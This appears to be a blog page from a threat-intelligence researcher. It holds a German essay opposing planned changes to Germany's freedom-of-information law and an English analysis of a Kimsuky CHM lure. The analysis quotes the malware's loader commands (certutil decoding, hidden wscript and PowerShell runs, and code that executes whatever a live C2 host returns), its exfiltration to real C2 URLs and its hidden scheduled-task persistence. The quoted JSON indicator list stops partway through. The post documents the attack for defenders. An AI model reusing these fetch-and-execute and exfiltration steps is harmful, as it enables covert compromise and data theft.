

This article is written in German, since it concerns German domestic policy and legislation. If you’d like to read it in English, you can do it here.
Am 2. Juli 2026 hat der Koalitionsausschuss von CDU, CSU und SPD unter Punkt 32 seines Papiers “Ein Programm für Aufschwung und Beschäftigung” beschlossen, das Informationsfreiheitsgesetz (IFG) umzubauen. Verkauft wird das als “Bürokratieabbau”. Was tatsächlich auf dem Tisch liegt, ist die faktische Abschaffung eines Gesetzes, das seit 2006 jedem Menschen einen voraussetzungslosen Anspruch auf amtliche Informationen gibt, ohne Begründung, ohne Nachweis eines Interesses, unabhängig von Staatsangehörigkeit.
Auf den ersten Blick ist das nicht mein Thema. Ich mache Cyber Threat Intelligence: Malware-Analyse, Infrastruktur-Attribution, das Nachverfolgen staatlicher und krimineller Akteure. Kein Bürgerrechts-Aktivismus und noch keinen investigativen Journalismus. Aber je länger ich über die konkreten Punkte dieses Gesetzesvorhabens nachdenke, desto klarer wird: Das trifft unsere Arbeit direkt. Und zwar an einer Stelle, an der sie ohnehin schon dünn ist.
Was konkret geplant ist
Bevor ich zur CTI-Perspektive komme, die harten Fakten. Die Koalition plant im Kern fünf Änderungen:
Erstens: Nachweis eines “berechtigten Interesses” Bislang muss niemand begründen, warum er eine Anfrage stellt. Künftig soll man nachweisen, dass man ein “berechtigtes Interesse” hat und die Information “nicht durch andere Regelungen erreichen” kann. Was ein berechtigtes Interesse ist und wer darüber entscheidet, lässt der Beschluss offen. Das das ist das Einfallstor: Ein unbestimmter Rechtsbegriff, den die anfragende Behörde selbst auslegt, wird zum Ermessensspielraum für Ablehnungen.
Zweitens: Ausschluss juristischer Personen Anfragen sollen nur noch “natürliche Personen” stellen dürfen. Organisationen, von der Deutschen Umwelthilfe über Amnesty International bis FragDenStaat, wären raus. Und für unsere Branche relevant: eine GmbH, ein eingetragener Verein, ein als Unternehmen firmierendes Research-Outfit ebenfalls. Wer CTI nicht als Privatperson, sondern unter einer Rechtsform betreibt, verliert den Zugang.
Drittens: Staatsangehörigkeitsprüfung Geprüft wird, ob der Zugang auf “in Deutschland lebende Deutsche und Unionsbürger” beschränkt wird. Das bedeutet: Mit jeder Anfrage käme eine Staatsbürgerschaftsprüfung. GreenPeace weist zu Recht darauf hin, dass es eine solche nationalistische Wende beim Informationsrecht nicht einmal in den USA unter Trump gibt, dort kann sich jede Person weltweit auf den Freedom of Information Act berufen, unabhängig von Nationalität und Wohnort.
Viertens: Pauschale Schwärzung von Mitarbeiternamen Die Namen von Behördenmitarbeitenden, auch von Entscheidungsträgern sollen routinemäßig geschwärzt werden. Offizielle Begründung: Schutz vor Anfeindungen. Effekt: Individuelle Verantwortung für amtliche Entscheidungen wird unsichtbar.
Fünftens: Wegfall der Gebührenobergrenze Die aktuelle Deckelung bei 500 Euro soll fallen. Gebühren sollen dem “Kostendeckungsprinzip” folgen. FragDenStaat/netzpolitik beschreiben, dass komplexe Anfragen dann mehrere tausend Euro kosten könnten. Das ist keine Zugangsbeschränkung per Gesetz, sondern per Preisschild. Subtiler, aber genauso wirksam.
In der öffentlichen Threat-Intelligence-Arbeit sind staatliche Dokumente keine netten Zusatzquellen, sondern harte Primärquellen. BSI-Lageberichte, Abschlussberichte zu konkreten Vorfällen, interne Bewertungen von Warnungen, Kooperationsvereinbarungen zwischen Sicherheitsbehörden. Das ist Material, mit dem man Attribution untermauert, staatliche Einschätzungen gegen eigene Analysen hält und die Entscheidungslogik hinter offiziellen Warnungen versteht.
Zwei Beispiele aus meiner eigenen Recherche zu erfolgreichen IFG-Anfragen zeigen den Wert:
Die interne BSI-Akte zur Kaspersky-Warnung 2022: Rund 370 Seiten, per IFG befreit, legte offen, dass die Warnung nach § 7 BSIG im direkten Ukraine-Kontext erging und wie der Entscheidungsprozess zwischen BSI und BMI tatsächlich lief. Ein IT-Sicherheitsrechtler bewertete auf Basis dieser Akte, das BSI habe “vom Ergebnis her” gearbeitet, also politisch statt rein technisch begründet. Diese Einordnung ist nur möglich, weil die internen Dokumente zugänglich wurden. Genau das ist die Art von Metaebene, die seriöse CTI von PR-Nacherzählung unterscheidet.
Die freigeklagten FinFisher/Elaman-Verträge des BKA offenbarten, für welche Summen der Staat kommerzielle Spyware beschafft und wie diese Beschaffung strukturiert ist. Für jeden, der zu Commercial-Surveillance-Vendors und deren Ökosystem arbeitet, ist das Referenzmaterial.
Fällt das IFG in seiner heutigen Form, fällt der Rechtsweg zu genau diesem Material. Nicht die Dokumente verschwinden, der Anspruch darauf verschwindet.
2. Wer unter einer Rechtsform arbeitet, verliert den Zugang
Hier wird es für unser Segment besonders unangenehm. CTI-Research findet in Deutschland zunehmend nicht im luftleeren Raum, sondern unter Rechtsformen statt: als GmbH, als UG, als Verein, als Institut mit akademischer Anbindung. Genau diese Professionalisierung, die man politisch angeblich fördern will (Stichwort StartUpSecure, Gründungsförderung im Sicherheitsbereich), wird beim Informationszugang bestraft: Juristische Personen sollen keine Anfragen mehr stellen dürfen.
Das erzeugt eine absurde Zweiklassenlage. Der Hobbyist, der abends als Privatperson Malware seziert, dürfte theoretisch noch fragen (sofern er das “berechtigte Interesse” nachweist). Das Research-Unternehmen, das genau dieselbe Arbeit hauptberuflich, methodisch und reproduzierbar macht, ist ausgeschlossen. Für ein Feld, in dem Seriosität und Nachvollziehbarkeit alles sind, ist das ein Anreiz in die exakt falsche Richtung.
Und dieser Anreiz trifft auf eine Rechtslage, die für unabhängige CTI-Arbeit ohnehin schon von Fallstricken durchzogen ist. Wer als Solo-Researcher Malware seziert, Infrastruktur nachverfolgt und offensive Methoden anwendet, bewegt sich in Deutschland in einem Terrain, das erst durch richterliche Auslegung halbwegs begehbar wurde. Der § 202c StGB der „Hackerparagraph” stellt schon das Herstellen, Verschaffen und Verbreiten von Werkzeugen unter Strafe, deren Zweck das Ausspähen oder Abfangen von Daten ist. Der Gesetzeswortlaut selbst trennt dabei nicht sauber zwischen Angriffs- und Verteidigungswerkzeug, obwohl beide Seiten dieselben Tools nutzen. Erst das Bundesverfassungsgericht hat 2009 die Schärfe genommen: Dual-Use-Software falle nicht unter den objektiven Tatbestand, maßgeblich sei der Zweck, mit dem ein Programm hergestellt wurde, nicht seine bloße Eignung. Wer solche Programme im Auftrag und mit Einverständnis des Verfügungsberechtigten einsetzt, handle nicht „unbefugt”. Und genau an der Stelle bricht es für unabhängige Researcher zusammen.
Denn diese Straffreiheit hängt am Einverständnis dessen, dem das untersuchte System gehört. Der beauftragte Pentester hat es, der unabhängige Analyst, der fremde C2-Infrastruktur eines Angreifers seziert, hat es strukturell nie. “Verfassungskonforme Auslegung im Einzelfall” ist ohnehin kein Zustand, auf den man seine berufliche Existenz gern gründet.
Vor diesem Hintergrund ist das IFG bemerkenswert: Es war einer der ganz wenigen Kanäle, über die man als unabhängiger Analyst völlig sauber und unstrittig an relevantes Material kam, kein Dual-Use-Problem, keine Grauzone, kein Auslegungsrisiko, sondern ein klarer gesetzlicher Anspruch. Genau diesen einen rechtssicheren Kanal jetzt zu verengen, während alles andere weiter Grauzone bleibt und die Reform, die das klären soll, seit Jahren nicht kommt, das ist der eigentliche Witz an der Sache. Man nimmt uns das Werkzeug weg, das nie umstritten war und lässt uns mit denen zurück, die es immer waren.
3. Attributionsarbeit lebt von nachvollziehbarer Verantwortung
Meine Arbeit ist akteurszentriert. Ich verfolge, wer hinter Infrastruktur und Kampagnen steht und mache Entscheidungslogik sichtbar, das ist der ganze Punkt bei Attribution. Die pauschale Schwärzung von Mitarbeiternamen zieht dieselbe Verschleierung, die wir bei Bedrohungsakteuren mühsam durchdringen, jetzt über den Staatsapparat selbst.
Man kann über den Schutz einzelner Beschäftigter vor Anfeindungen reden, das ist ein legitimes Anliegen und in konkreten Bedrohungslagen absolut nachvollziehbar. Aber eine pauschale Schwärzung aller Namen, inklusive der Entscheidungsträger, ist etwas anderes: Sie macht unmöglich, nachzuvollziehen, wer welche Warnung, welche Nicht-Warnung, welche Beschaffung verantwortet hat. Für Attributionsarbeit, deren Kern die Zurechnung von Handlungen zu Akteuren ist, ist eine Verwaltung, die sich selbst deanonymisiert-immun stellt, ein methodisches Ärgernis mit Symbolwirkung.
4. Der Ukraine-Russland-Komplex wird noch dunkler
Ein erheblicher Teil relevanter CTI-Arbeit in Europa dreht sich um staatliche russische Aktivität: Cyberoperationen, Sabotage kritischer Infrastruktur, Desinformation. Der deutsche Staat sitzt auf einem großen Teil der relevanten Lageeinschätzungen. Schon heute ist der Zugang dazu schwierig: Anfragen zu Attributions- und russlandnahen Dokumenten werden regelmäßig unter Sicherheitsvorbehalten abgelehnt und die Nachrichtendienste sind über das IFG ohnehin praktisch verschlossen.
Das IFG war bisher wenigstens das Werkzeug, mit dem man an den Rändern dieses Komplexes Licht bekam, bei zivilen Behörden wie dem BSI, bei Prozessdokumenten, bei Governance-Fragen. Verengt man den Zugang auf “berechtigtes Interesse”, das die Behörde selbst auslegt, dann werden ausgerechnet die sicherheitspolitisch heikelsten Themen die ersten sein, bei denen abgelehnt wird. Der Bereich, in dem unabhängige Analyse am dringendsten gebraucht wird, wird der am stärksten abgeschottete.
Das eigentliche Problem: unabhängige Analyse braucht Rohdaten
Es gibt ein Muster, das über die einzelnen Punkte hinausgeht. Gute Threat Intelligence, die Art, an der ich mich versuche, funktioniert nur, wenn sie an Primärmaterial kann und nicht auf offizielle Zusammenfassungen angewiesen ist. Der ganze Wert unabhängiger Analyse liegt darin, die staatliche Darstellung überprüfen zu können, statt sie nachzuerzählen. Wer nur noch die kuratierte Pressemitteilung bekommt, produziert keine Intelligence, sondern Stenografie.
Die Kaspersky-Akte ist dafür das Musterbeispiel: Die offizielle Version war “technische Sicherheitswarnung”. Die internen Dokumente zeigten einen politisch getriebenen Prozess. Beide Darstellungen sind für einen Analysten wichtig, aber die zweite bekommt man nur über Informationsfreiheit. Nimm das IFG weg und die einzige verbleibende Version ist die offizielle. Das wirkt für mich nicht wie Bürokratieabbau, sondern eher wie eine Monopolisierung der Deutungshoheit.
Und noch etwas ist bemerkenswert: Viele der wegweisenden Grundsatzurteile zum Informationszugang wurden von Organisationen erstritten, von genau den juristischen Personen, die künftig ausgeschlossen sein sollen? Einzelne Privatpersonen haben selten die Ressourcen, eine Ablehnung durch alle Instanzen zu klagen. Schließt man Organisationen aus, kappt man nicht nur den Anfrageweg, sondern auch den Weg, über den das Recht auf Zugang überhaupt erst durchgesetzt und weiterentwickelt wird.
Was das für uns praktisch bedeutet
Nüchtern betrachtet heißt das Gesetzesvorhaben für CTI-Arbeit in Deutschland:
Solange das aktuelle IFG gilt, sollte man die noch offenen Türen nutzen. Konkret benannte Dokumente beim BSI, Vorfalls-Abschlussberichte, Kooperationsvereinbarungen, das Zeug, das heute noch herausgegeben wird, sollte jetzt angefragt und archiviert werden. Was einmal befreit und veröffentlicht ist, bleibt zugänglich, egal was das Gesetz später sagt
Dokumentation und Weiterverbreitung werden zum Wert an sich. Wenn der Zugang enger wird, steigt der Wert dessen, was bereits öffentlich ist. Plattformen, die IFG-Dokumente dauerhaft zugänglich halten, werden für die Community wichtiger, nicht unwichtiger
Mein Fazit
Was als “Bürokratieabbau” etikettiert ist, wirkt viel mehr wie ein aufziehen von Mauern, Und es trifft nicht nur Journalisten und NGOs, wie es die öffentliche Debatte gerade nahelegt. Sie trifft jeden, der in diesem Land unabhängige, faktenbasierte Analyse staatlichen Handelns betreibt. (Cyber) Threat Intelligence gehört dazu, auch wenn wir in der Debatte bisher nicht so wirklich vorkommen.
Der Kern unserer Arbeit ist, Dinge sichtbar zu machen, die verborgen bleiben sollen. Es ist eine bittere Ironie, dass ausgerechnet der Staat, dessen Sicherheitsbehörden auf diese Zuarbeit angewiesen sind, gerade dabei ist, sich selbst dunkler zu stellen. In Zeiten “einer komplexen Bedrohungslage von innen und von außen”, mit diesen Worten begründet die Koalition ihr Vorhaben ja selbst, ist mehr unabhängige Analyse nötig, nicht weniger. Und mehr unabhängige Analyse braucht mehr Zugang zu Rohdaten, nicht ein Preisschild und eine Gesinnungsprüfung davor.
Über die Personen, die diesen Vorstoß vorantreiben, spare ich mir jeden Kommentar. Nur so viel: Es ist ein bemerkenswerter Zufall, dass zum Teil ausgerechnet jene an vorderster Front stehen, deren eigene Affären erst durch das IFG ans Licht kamen.
Wer die staatliche Resilienz wirklich erhöhen will, macht das Licht nicht aus.
Wer die Pläne stoppen will, findet die Petition und den offenen Brief bei FragDenStaat. Es ist eines der wenigen Male, bei denen ich glaube dass ein Klick messbar etwas bewegt, 2025 hat eine ähnliche Petition mit über 430.000 Unterschriften einen fast identischen Vorstoß bereits einmal abgewehrt.
I can’t sleep right now, because it’s too hot in Germany, so i thought why not finishing an analysis i almost forgot about. In this analysis i am using Malwarebox Tooling for most of my work.
Everything started with a suspicious CHM sample arriving in MANTIS. SHA256: 0efbd18c77479b458078521c18bdad84852b71250122a17cb8105c10d3df38d4
Infection overview

The observed chain can be summarized as follows:
Review.chm
|_ HTML Help ActiveX shortcut
|_ powershell.exe -WindowStyle Hidden
|- writes Base64 data to Link.dat
|- certutil.exe decodes Link.dat → Link.ini
|_ wscript.exe executes Link.ini as VBScript
|_ GET bootservice.php?tag=<random>&query=1
|- profiles the host
|- enumerates processes and directories
|- POSTs the results to finalservice.php
|_ creates the hidden “Edge Updater” task
|_ wscript.exe executes OfficeUpdater_*.ini
|_ GET bootservice.php?tag=<random>&query=6
|_ cmd.exe
|_ powershell.exe
|_ GET checkservice.php?idx=5&tag=<random>
|- Invoke-Expression(response)
|_ LogAction -ur <C2 base URL>
No executable needs to be written to disk during this chain. The actor instead relies almost entirely on built-in Windows interpreters and COM objects.
A Korean-language decoy
At its core, a CHM file is a container of HTML, CSS, image, JavaScript/VBScript and control files. Malware often uses it to launch additional processes via hh.exe, HTML Help ActiveX or embedded scripts.
We unpack the container with
7z x Review.chm
Let’s view the content of page_1.html
The CHM displays what appears to be editorial feedback on a Korean document discussing the right to food and the causes of the North Korean food crisis
The visible text comments on the structure of a manuscript, including sections covering:
diversion of civilian resources to military spending
degradation of agricultural production
inequality in food distribution
food culture and nutrition
references to the International Covenant on Economic, Social and Cultural Rights
references to provisions of the North Korean constitution
The document closes by addressing a researcher directly and thanking him for his work.
The decoy is written for a Korean-speaking audience familiar with legal, policy or human-rights material concerning North Korea. That context may indicate the intended target profile, although the lure alone is not sufficient to identify the actual recipient.
The page title is:
목차를 매길 때
Roughly translated, it refers to arranging or numbering a table of contents.
While the victim reads the decoy, a hidden script constructs an HTML Help shortcut object.
Execution through HTML Help
The malicious HTML creates an object with the following class identifier:
CLSID:52a2aaae-085d-4187-97ea-8c30db990436
It configures the object with the ShortCut command and triggers it programmatically:
Once reconstructed, it launches PowerShell with a hidden window.
The PowerShell command writes an embedded Base64 blob to:
%USERPROFILE%\Links\Link.dat
It then uses the legitimate Windows certificate utility to decode it:
certutil.exe -f -decode Link.dat Link.ini
Finally, it forces wscript.exe to interpret the resulting .ini file as VBScript:
wscript.exe //b //e:vbscript Link.ini
The .ini extension is therefore camouflage rather than an indication of the files actual format.
The initial VBScript downloader
The decoded VBScript is small:
The script generates a random value between 1 and 10.000 and places it in the tag parameter. It sends a GET-request to the URL http://acnms.dmdoc.dynv6[.]net/smltm/bootservice.php. The server response is then passed directly to VBScripts Execute function:
Execute(mx.responseText)
Nothing is validated and the response is not required to be stored as a conventional script file. The server therefore controls the next stage at execution time.
Let’s look at the C2 information
Domain: acnms.dmdoc.dynv6.net IP: 118.194.249.91
The domain is hosted by a free DynDNS hosting service called “dynv6.com.” The IP address is provided by ucloud.
When you visit the site, you’ll see the familiar Kimsuky welcome message.
Capturing the reconnaissance stage
During sandbox analysis, the following request returned a 6.338-byte VBScript payload:
GET /smltm/bootservice.php?tag=<random>&query=1
The server advertised the following stack:
Apache/2.4.58 (Win64)
OpenSSL/3.1.3
PHP/8.2.12
Server headers can be changed or spoofed, but the observed response indicates that the C2 was serving the PHP endpoints through an Apache installation on Windows.
The SHA-256 hash of the captured query=1 response was:
Computer name
Registered owner
Manufacturer
Computer model
System type
Operating system caption
OS version
Build number
Visible memory
Processor description
Current processor clock speed
The resulting report begins with:
++++++++++++ Basic System ++++++++++++
This provides enough information for the operator to identify the system, estimate its age and capabilities, distinguish physical and virtual hardware and determine which follow-on payloads are likely to be compatible.
File and directory discovery
The misleadingly named DownloadDir function enumerates several Windows shell namespaces:
idx = Array(0, 5, 6, 8, 38, 42)
It also explicitly examines the Downloads folder through namespace 40.
The resulting collection covers locations corresponding to:
Desktop
Documents
Favorites
Recent items
Program Files
Program Files (x86)
Downloads
For each location, the malware records direct child directories and filenames. It does not recursively collect file contents at this stage.
This is still valuable reconnaissance. Filenames alone can reveal employers, projects, research topics, installed applications, document types and potentially high-value material for later collection.
The output is placed under:
++++++++++++ Specific Folder ++++++++++++
Process discovery
The script performs the following WMI query:
SELECT * FROM Win32_Process
For every running process it records:
Process name
Process ID
Session ID
The report labels this section:
++++++++++++ Process List ++++++++++++
Process enumeration gives the operator visibility into security products, browsers, VPN software, analysis tools and active user applications.
The payload also contains a function named VacQuery, which queries:
root\SecurityCenter2
AntiVirusProduct
It can retrieve antivirus product names, reporting paths, GUIDs and product-state values.
However, the function is not called in the captured version. The final report is built only from:
raw_d = BaseInfo() & DownloadDir() & ProcList()
VacQuery() may be dead code, a feature used by another variant or an implementation oversight.
Encoding and exfiltration
Before transmission, the collected text is converted to UTF-8 through ADODB.Stream and Base64-encoded with an MSXML DOM element using the bin.base64 data type.
The encoded inventory is then uploaded as a file named:
A body is not required for the malware to continue.
Establishing persistence
The reconnaissance stage writes another VBScript into shell namespace 32, corresponding to the users Internet cache.
The filename follows this format:
OfficeUpdater_<minute>_<hour>_<day><month>.ini
An example could look like:
OfficeUpdater_7_11_226.ini
Once again, the .ini extension is deceptive. The file is executable VBScript.
The script then creates a scheduled task named:
Edge Updater
Its properties include:
Author: System
Hidden: True
Enabled: True
StartWhenAvailable: True
Initial trigger: five minutes after creation
Repetition interval: PT60M
PT60M causes the action to repeat every 60 minutes.
The action launches:
wscript.exe //b //e:vbscript <OfficeUpdater path>
The /b flag suppresses alerts and prompts, while /e:vbscript forces the script engine regardless of the .ini extension.
One implementation detail may reduce reliability: the script path is not surrounded by quotes. A path containing spaces could therefore cause execution problems depending on the resolved cache location.
Browser-related registry changes
The script also changes three values under the current user hive:
These settings suppress parts of Internet Explorers first-run and association behavior and disable IE-to-Edge redirection.
The exact operational reason is not visible in the captured stages. The changes may be intended to reduce prompts, preserve legacy browser behavior or support a later component that depends on Internet Explorer-related functionality.
The persistent loader
Each time the scheduled task runs, the OfficeUpdater script sleeps for a random period between 6,000 and 12,000 milliseconds.
The query=6 response contains a helper that launches commands through WScript.Shell:
Sub ProcessCall(p_cmd)
Dim WshShell
Set WshShell = CreateObject("WScript.Shell")
WshShell.Run p_cmd, 0, False
End Sub
The second argument to Run is zero, hiding the process window. The third argument is False, meaning the script does not wait for the command to finish.
The %26 sequence is decoded to &, producing the actual request:
GET /smltm/checkservice.php?idx=5&tag=<random>
The aliases resolve to:
irm -> Invoke-RestMethod
iex -> Invoke-Expression
The server response is therefore executed directly inside the PowerShell process.
The subsequent call:
LogAction -ur $base_url
is significant because LogAction is not a built-in PowerShell function.
The expected response from checkservice.php must define LogAction, after which the launcher calls it with the C2 base URL. The final component is therefore likely structured as a remotely loaded PowerShell module or function body.
Selective payload delivery
The reconstructed request sequence was replayed during analysis.
The final endpoint did not return an error, redirect or unavailable status. It returned a valid response with:
HTTP/1.1 200 OK
Content-Length: 0
No Set-Cookie header was observed during the captured sequence.
This matters because the individual stages use different clients:
Microsoft.XMLHTTP under wscript.exe
Invoke-RestMethod under powershell.exe
A browser-style cookie session would not automatically carry across those execution contexts. If the server tracks victims, it is more likely to use properties such as:
source IP address
request timing
previously uploaded inventory
HTTP client or User-Agent
tag values
campaign state
allowlists or denylists
geographic or network origin
manual operator approval
The current evidence does not identify which condition was responsible.
Additional country-routed sandboxing requests did not recover the expected PowerShell payload (more details on this below). One route returned a non-empty HTML page containing a generic client-side password-validation example. It did not define LogAction and was not the expected malicious stage.
That result is not sufficient to claim geographic gating. It could represent unrelated content, proxy interference, virtual-host behavior or a defensive response.
The defensible conclusion is narrower: checkservice.php implements or was operating as, a selectively responding endpoint. The reconnaissance and loader stages remained publicly retrievable, while the final operational payload was withheld from the analyzed environment.
Why split the chain this way?
The design creates several advantages for the operator.
First, only a small bootstrap is embedded in the CHM. The actor can replace later stages without rebuilding or redistributing the original lure.
Second, the reconnaissance stage gives the server information about the compromised machine before the final payload is delivered.
Third, the operator can expose low-value scripts to automated analysis while protecting the final capability. Sandboxes may retrieve the system profiler and scheduled-task loader but receive an empty response at the last step.
Finally, direct use of Execute and Invoke-Expression minimizes the number of obvious payload files left on disk.
The separation is therefore operationally meaningful:
query=1 -> qualify and profile the victim
finalservice.php -> receive the host inventory
query=6 -> launch the PowerShell handoff
checkservice.php -> selectively deliver the final capability
A few days after the first analysis
A few days after my initial analysis, I ran the sample through my MANTIS sandbox again and came across a few strange things.
During my first analysis, everything went smoothly, I didn’t need to use any proxy networks or similar tools to perform a successful sandboxing. However, when I tested it again, some requests were only partially successful. So I thought, why not just run the sandbox again, but this time try using different proxies?
Out of over 130 different country-specific proxies, only one of my proxy networks produced a result, namely, my default data center fallback proxy, which I had forgotten to remove from the selection.
I’ve confirmed this behavior multiple times and still have no explanation as to why only this one IP was allowed through.
Now for the strange result:
The page returned a password validation form to me.
No idea what this is all about, maybe just a little trolling ^^ But: I was absolutely sure I’d seen this shape before and I remembered where it’s from. Namely, from this tutorial: https://www.w3schools.com/HOWTO/tryit.asp?filename=tryhow_js_password_val
By the way, there’s something else interesting about the whole site, namely, the sites light green “N” favicon:
I’ve seen this before in other Kimsuky operations, some of which were quite a while ago. The SHA256 hash of the favicon is 26ba5b01f614a215b948a5700338575412dcff2df972b7696b2c8c3f3b74a723
What I find a bit strange: WHOIS queries show that Kimsukys current infrastructure is primarily hosted on ucloud, but the favicon matches the one used by the hosting provider navercloudcorp.com.
The good thing about this is that we can use this and Kimsukys welcome message to continue tracking Kimsukys infrastructure:
Within 5 minutes, I found 3 more web servers that very likely belong to Kimsuky and are therefore currently active in their campaign:
IP
Domain
51.79.185.184
aointerviews.com
176.111.220.168
152.32.138.15
IIM Chain
Here’s the related IIM Chain for this attack You can view it in the IIM Workbench if you want to inspect it further
Click to View Chain
{
"iim_version": "1.1",
"chain_id": "synapticsystems.2026.kimsuky-review-chm-selective-delivery",
"title": "Kimsuky Review.chm to staged VBScript reconnaissance and selective PowerShell payload delivery",
"description": "Original malware-analysis chain for a Korean-language Review.chm lure. The CHM uses HTML Help shortcut execution to create and run a VBScript bootstrap, retrieves a query=1 reconnaissance and persistence stage from a DynV6-hosted PHP endpoint, uploads Base64-encoded host inventory to finalservice.php, installs an hourly OfficeUpdater_*.ini loader through the hidden Edge Updater scheduled task and retrieves a query=6 VBScript handoff. That handoff launches hidden PowerShell, requests checkservice.php?idx=5, executes the response in memory and expects it to define LogAction. During controlled replay, checkservice.php returned HTTP 200 with a zero-byte body, so the final PowerShell payload remained withheld.",
"actor_id": "APT43",
"observed_at": "2026-06-22T09:56:08Z",
"confidence": "confirmed",
"needs_review": true,
"import_source": "manual-malware-analysis-and-controlled-c2-replay-to-iim",
"x_attribution": {
"actor": "Kimsuky",
"aliases": [
"APT43",
"Emerald Sleet",
"Velvet Chollima"
],
"confidence": "likely",
"basis": "The chain is treated as Kimsuky-linked in the accompanying Synaptic Systems research. The IIM object preserves that attribution as an external analytical judgement rather than using infrastructure structure alone as attribution evidence.",
"caveat": "Add the campaign-specific code, sample, infrastructure or provenance overlap used for attribution before publishing the chain as confirmed attribution."
},
"x_source": {
"title": "Inside Kimsuky’s CHM Tradecraft: Multi-Stage Execution and Selective Payload Delivery",
"publisher": "Synaptic Systems",
"source_type": "original malware analysis and controlled C2 replay",
"analysis_date": "2026-06-27",
"capture_date": "2026-06-22"
},
"x_capture": {
"server_banner": "Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12",
"requests": [
{
"stage": "query1",
"timestamp": "2026-06-22T09:56:08Z",
"request": "GET /smltm/bootservice.php?tag=<1-10000>&query=1",
"status": 200,
"content_length": 6338,
"content_type": "text/plain; charset=UTF-8",
"sha256": "21781885f9d6ebc5f9e0f828aacbe3db2aaa1c142bda1495b17e723c9912f826"
},
{
"stage": "inventory_exfiltration",
"timestamp": "2026-06-22T09:56:11Z",
"request": "POST /smltm/finalservice.php",
"status": 200,
"content_length": 0,
"content_type": "text/html; charset=UTF-8"
},
{
"stage": "query6",
"timestamp": "2026-06-22T09:56:17Z",
"request": "GET /smltm/bootservice.php?tag=<6000-12000>&query=6",
"status": 200,
"content_length": 428,
"content_type": "text/plain; charset=UTF-8",
"sha256": "962e7a2a0b6ea9926f2198db06aa1d67326a75de7168400f8863fe7a23e51ef8"
},
{
"stage": "selective_final_delivery",
"timestamp": "2026-06-22T09:56:26Z",
"request": "GET /smltm/checkservice.php?idx=5&tag=<1-10000>",
"status": 200,
"content_length": 0,
"content_type": "text/html; charset=UTF-8",
"sha256": "e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855"
}
]
},
"x_iocs": {
"domain": [
"acnms.dmdoc.dynv6.net"
],
"urls": [
"http://acnms.dmdoc.dynv6.net/smltm/bootservice.php?tag=<1-10000>&query=1",
"http://acnms.dmdoc.dynv6.net/smltm/finalservice.php",
"http://acnms.dmdoc.dynv6.net/smltm/bootservice.php?tag=<6000-12000>&query=6",
"http://acnms.dmdoc.dynv6.net/smltm/checkservice.php?idx=5&tag=<1-10000>"
],
"files": [
"Review.chm",
"%USERPROFILE%\\Links\\Link.dat",
"%USERPROFILE%\\Links\\Link.ini",
"OfficeUpdater_<minute>_<hour>_<day><month>.ini",
"Info.txt"
],
"scheduled_tasks": [
"Edge Updater"
],
"multipart": {
"filename": "Info.txt",
"boundary": "----c2xkanZvaXU4OTA",
"max_file_size": "1000000"
},
"registry": [
"HKCU\\Software\\Microsoft\\Internet Explorer\\Main\\Check_Associations",
"HKCU\\Software\\Microsoft\\Internet Explorer\\Main\\DisableFirstRunCustomize",
"HKCU\\Software\\Microsoft\\Edge\\IEToEdge\\RedirectionMode"
]
},
"x_limitations": [
"The SHA-256 hash of the original Review.chm sample was not available in the supplied material.",
"The final checkservice.php response was empty during controlled replay; the expected LogAction implementation is modeled as a placeholder and not as an observed payload.",
"IIM-T017 is assigned with likely confidence because the terminal endpoint selectively returned no payload after the reconstructed sequence. The exact server-side gate was not identified.",
"IIM-T019, IIM-T020, IIM-T021 and IIM-T022 are not asserted because geofencing, client filtering, request fingerprinting and time-window gating were considered but not demonstrated.",
"No DNS-resolution or hosting-IP entity is included because the supplied evidence did not establish a stable address suitable for this observation."
],
"entities": [
{
"id": "e001",
"type": "file",
"value": "Review.chm",
"observed_at": "2026-06-22T09:56:08Z",
"source": "Synaptic Systems malware analysis",
"evidence": [
"Korean-language compiled HTML Help lure containing a hidden HTML Help shortcut object.",
"The embedded command launches hidden PowerShell, writes Link.dat, decodes Link.ini with certutil and executes Link.ini as VBScript."
],
"x_chain_stage": "chm_entry",
"x_format": "MS Windows HtmlHelp Data",
"x_decoy_topic": "Editorial feedback concerning North Korean food-crisis and right-to-food material"
},
{
"id": "e002",
"type": "file",
"value": "%USERPROFILE%\\Links\\Link.ini",
"observed_at": "2026-06-22T09:56:08Z",
"source": "Decoded Review.chm content",
"evidence": [
"Created by certutil.exe -f -decode from the embedded Base64 Link.dat content.",
"Executed with wscript.exe //b //e:vbscript despite the .ini extension.",
"Requests bootservice.php with query=1 and executes mx.responseText."
],
"x_chain_stage": "initial_vbscript_bootstrap",
"x_disguised_extension": true
},
{
"id": "e003",
"type": "url",
"value": "http://acnms.dmdoc.dynv6.net/smltm/bootservice.php?tag=<1-10000>&query=1",
"observed_at": "2026-06-22T09:56:08Z",
"source": "Controlled C2 replay",
"evidence": [
"The Link.ini bootstrap generates a random integer from 1 through 10000 and performs a synchronous Microsoft.XMLHTTP GET.",
"The endpoint returned HTTP 200 and a 6338-byte VBScript response."
],
"x_chain_stage": "reconnaissance_stage_delivery",
"x_http_status": 200,
"x_content_length": 6338
},
{
"id": "e004",
"type": "hash",
"value": "21781885f9d6ebc5f9e0f828aacbe3db2aaa1c142bda1495b17e723c9912f826",
"observed_at": "2026-06-22T09:56:08Z",
"source": "Captured query=1 response",
"evidence": [
"SHA-256 of the 6338-byte VBScript returned by bootservice.php?query=1.",
"The script profiles Win32_ComputerSystem, Win32_OperatingSystem, Win32_Processor, selected directories and Win32_Process.",
"It creates OfficeUpdater_*.ini, registers the hidden hourly Edge Updater task, modifies IE/Edge-related registry values and uploads Base64 inventory."
],
"x_chain_stage": "reconnaissance_persistence_exfiltration_payload",
"x_artifact_name": "bootservice-query1.vbs",
"x_size": 6338
},
{
"id": "e005",
"type": "url",
"value": "http://acnms.dmdoc.dynv6.net/smltm/finalservice.php",
"observed_at": "2026-06-22T09:56:11Z",
"source": "Controlled C2 replay and query=1 script",
"evidence": [
"Receives a multipart/form-data POST containing Base64-encoded host inventory as Info.txt.",
"The request uses the fixed boundary ----c2xkanZvaXU4OTA.",
"The replayed endpoint returned HTTP 200 with Content-Length 0."
],
"x_chain_stage": "inventory_exfiltration_c2",
"x_http_status": 200,
"x_content_length": 0
},
{
"id": "e006",
"type": "file",
"value": "OfficeUpdater_<minute>_<hour>_<day><month>.ini",
"observed_at": "2026-06-22T09:56:08Z",
"source": "Captured query=1 response",
"evidence": [
"Written to Shell.Application namespace 32 and registered under the hidden scheduled task Edge Updater.",
